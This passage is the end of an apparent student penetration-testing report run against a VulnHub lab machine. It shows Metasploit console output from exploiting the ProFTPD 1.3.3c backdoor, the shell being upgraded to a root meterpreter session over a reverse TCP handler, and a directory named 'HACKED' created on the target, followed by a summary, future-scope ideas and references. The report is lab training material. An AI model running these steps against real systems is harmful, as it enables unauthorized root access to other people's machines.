
Figure 18- Output 14

7.5 Post Exploitation Techniques

Table 7.5.1 – Privilege Escalation

Tools Used	Metasploit Framework
Command	1. background 2. sessions -u *SessionId* or sessions -u *SessionName* 3. sessions *SessionId*
Impact	Allows the attacker to gain root-level privileges, escalating control over the system.
Result	Successfully escalated to root privileges using a known vulnerability.
Mitigation Suggestions	1. Apply the principle of least privilege (PoLP). 2. Regularly update and patch Linux kernel vulnerabilities. 3. Monitor sudo and root access logs for anomalies.

- *Now after entering the shell of the target, we can do anything we want, also we can use the command* ***background*** *to get back to metasploit while being in the session and not terminating it, and we can use the command* ***sessions*** *in metasploit to confirm that we are still connected to the target, don't use the command* ***exit*** *because it will terminate that session.*




```
background

Background session 1? [y/N]  y
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.159.130:1234 → 192.168.159.131:46834 (192.168.159.131)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.159.130:4433
[*] Sending stage (1017704 bytes) to 192.168.159.131
[*] Meterpreter session 2 opened (192.168.159.130:4433 → 192.168.159.131:37360) at 2025-03-08 15:42:51 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         shell cmd/unix                                  192.168.159.130:1234 → 192.168.159.131:46834 (192.168.159.131)
  2         meterpreter x86/linux  root @ 192.168.159.131   192.168.159.130:4433 → 192.168.159.131:37360 (192.168.159.131)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 3
[*] Starting interaction with 3...

meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 1
[*] Starting interaction with 1...

background

Background session 1? [y/N]  y
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 3
[*] Starting interaction with 3...

meterpreter > 
```

Figure 19-Output 15

RUNNING A COMMAND TO CREATE A DIRECTORY ON TARGET'S DESKTOP



```
No entries exist in /home/marlinspike/Desktop
meterpreter > mkdir HACKED
Creating directory: HACKED
meterpreter > ls
Listing: /home/marlinspike/Desktop
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2025-03-08 15:52:29 +0530  HACKED

meterpreter >
```

Figure 20-Output 16

- ***shell*** - If we don't get the desired options, then we can run this command in the meterpreter to use the shell of the target and then use the command ***exit*** to get out of the shell and come back to meterpreter.

TARGET'S DESKTOP BEFORE




Figure 21- Output 17

TARGET'S DESKTOP NOW




Figure 22-Output 18

Chapter 10: Summary, Conclusion & Future Scope

In this project, **"From Recon To Root: Offensive Hacking & Penetration Testing Using Kali Linux",** we have explored the crucial stages of penetration testing, from initial reconnaissance to successful exploitation and post-exploitation activities. The project provided an in-depth look into the penetration testing process in a controlled environment, using Kali Linux as the primary toolkit.

Throughout the process, we began by understanding the foundational principles of penetration testing, including its goal of identifying vulnerabilities in systems and providing recommendations for mitigating potential risks. By employing both passive and active reconnaissance techniques, we gathered essential information about the target system, which was key to shaping our attack strategy.

The vulnerability analysis phase involved the systematic identification of weaknesses in the system using automated tools and manual testing methods. By leveraging tools like Nmap, Metasploit, and various other specialized tools, we were able to pinpoint critical vulnerabilities, including the ProFTPD backdoor, which served as the primary focus of exploitation.

During the exploitation phase, we demonstrated how vulnerabilities can be used to gain unauthorized access to systems, simulating real-world attacks. This stage not only tested our technical skills but also reinforced the importance of thorough testing and mitigation practices. Post-exploitation activities, such as maintaining access and escalating privileges, further underscored the need for comprehensive security measures to defend against potential intrusions.

This project has been a valuable exercise in applying theoretical knowledge to practical, hands-on penetration testing. It has reinforced the necessity of continuous security assessments, vulnerability management, and the proactive identification of weaknesses before they can be exploited by malicious actors. In addition, it highlighted the need for ongoing education and the use of a diverse set of tools and techniques to stay ahead of evolving cyber threats.

In conclusion, penetration testing is an essential component of any organization's cybersecurity strategy. By simulating realistic attacks, penetration testers can provide invaluable insights into the security weaknesses of systems, helping organizations strengthen their defences and protect their assets from real-world threats. This project has successfully demonstrated the practical application of penetration testing techniques and tools, contributing to the broader field of cybersecurity.

The future scope of this project involves expanding its capabilities and refining the processes to enhance both the accuracy and efficiency of penetration testing. Several key areas for improvement and further exploration are outlined below:

1. Automation of Scanning and Exploitation:
    - Developing scripts or tools to automate the scanning, identification, and exploitation of vulnerabilities. Automation can significantly reduce the time spent on manual tasks and increase the consistency and accuracy of testing.
2. Inclusion of Additional Vulnerable Virtual Machines (VMs):
    - Expanding the range of vulnerable VMs used in the testing process to incorporate more diverse systems, such as web applications, IoT devices, and complex network setups, to simulate a wider array of real-world attack scenarios.
3. Implementation of Reporting Dashboards:
    - Designing and implementing dashboards that provide real-time insights into the progress and results of penetration tests. These dashboards would present findings in a visual format, making it easier for stakeholders to understand the security posture of the tested systems.
4. Exploration of Red-Teaming vs. Blue-Teaming Simulations:
    - Introducing red-team and blue-team simulations to explore both offensive (red team) and defensive (blue team) strategies. This will allow a more comprehensive analysis of how penetration testing aligns with defensive measures and how organizations can improve their incident response.
5. Analysis of Alternative Exploitation Techniques:
    - Investigating and experimenting with alternative exploitation methods to explore new vulnerabilities and attack vectors. This could include social engineering attacks, advanced privilege escalation techniques, or targeting lesser-known services and protocols.
6. Expansion into Automated Penetration Testing Tools:
    - A deeper dive into automated penetration testing frameworks such as OpenVAS, Burp Suite, and Nessus to explore their capabilities in reducing human error and increasing the overall efficiency of security assessments. This would help automate repetitive tasks, providing more accurate and rapid results.

7. Incorporation of Complex Attack Vectors and Multi-Stage Exploitation:

    - Extending the scope of the lab to simulate more complex, multi-stage exploitation scenarios, such as lateral movement within networks and cross-platform attacks.
    - This would better mirror real-world conditions where attacks often evolve and require sophisticated, multi-faceted approaches.

By addressing these areas in future work, the project can be significantly enhanced to provide even more value in the field of penetration testing and cybersecurity. These improvements will lead to better, faster, and more comprehensive security assessments, contributing to the development of a stronger and more resilient security framework.

References

Academy, H. (n.d.). Best online Cybersecurity Courses & Certifications | HTB Academy. Cybersecurity Training : HTB Academy. https://academy.hackthebox.com/

Basic pentesting: 1. (n.d.). https://www.vulnhub.com/entry/basic-pentesting-1,216/

Cyber Security & Digital Forensics virtual training and internship program. (n.d.). https://nas.io/cybersecuredindia/challenges/csiapril2025/home

From IT to OT, learn the latest technologies | OPSWAT Academy. (n.d.). OPSWAT Academy. https://learn.opswatacademy.com/certifications

Hacking Labs | Virtual Hacking & Pentesting Labs (UpSkill Fast). (n.d.). Hack the Box. https://www.hackthebox.com/hacker/hacking-labs

Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. (2025, April 28). Kali Linux. https://www.kali.org/

Lee, I. (2025a, April 5). *CVSS - Common Vulnerability Scoring System*. Wallarm. https://www.wallarm.com/what/what-is-cvss

Lee, I. (2025, April 7). CIA triad Definition. Examples of confidentiality, integrity, and availability. Wallarm. https://www.wallarm.com/what/cia-triad-definition

NVD - Home. (n.d.). https://nvd.nist.gov/

Offensive Hacking Unfolded – The Beginner's Edition: Yadav, A. (2022). Offensive hacking unfolded – The beginner's edition [Online course]. ComproAvi. https://courses.comproavi.com/courses/offensive-hacking-unfolded-the-beginners-edition

Offensive Security. (n.d.). Kali tools. Kali Linux. https://tools.kali.org/

OWASP Top Ten | OWASP Foundation. (n.d.). https://owasp.org/www-project-top-ten/

Rapid. (n.d.). Rapid7. https://www.rapid7.com/db/modules/

TryHackMe | Cyber Security Training. (n.d.). TryHackMe. https://tryhackme.com/hacktivities

Vulnerable by design ~ VulnHub. (n.d.-b). https://www.vulnhub.com/

Web Security Academy: Free Online Training from PortSwigger. (n.d.). https://portswigger.net/web-security/dashboard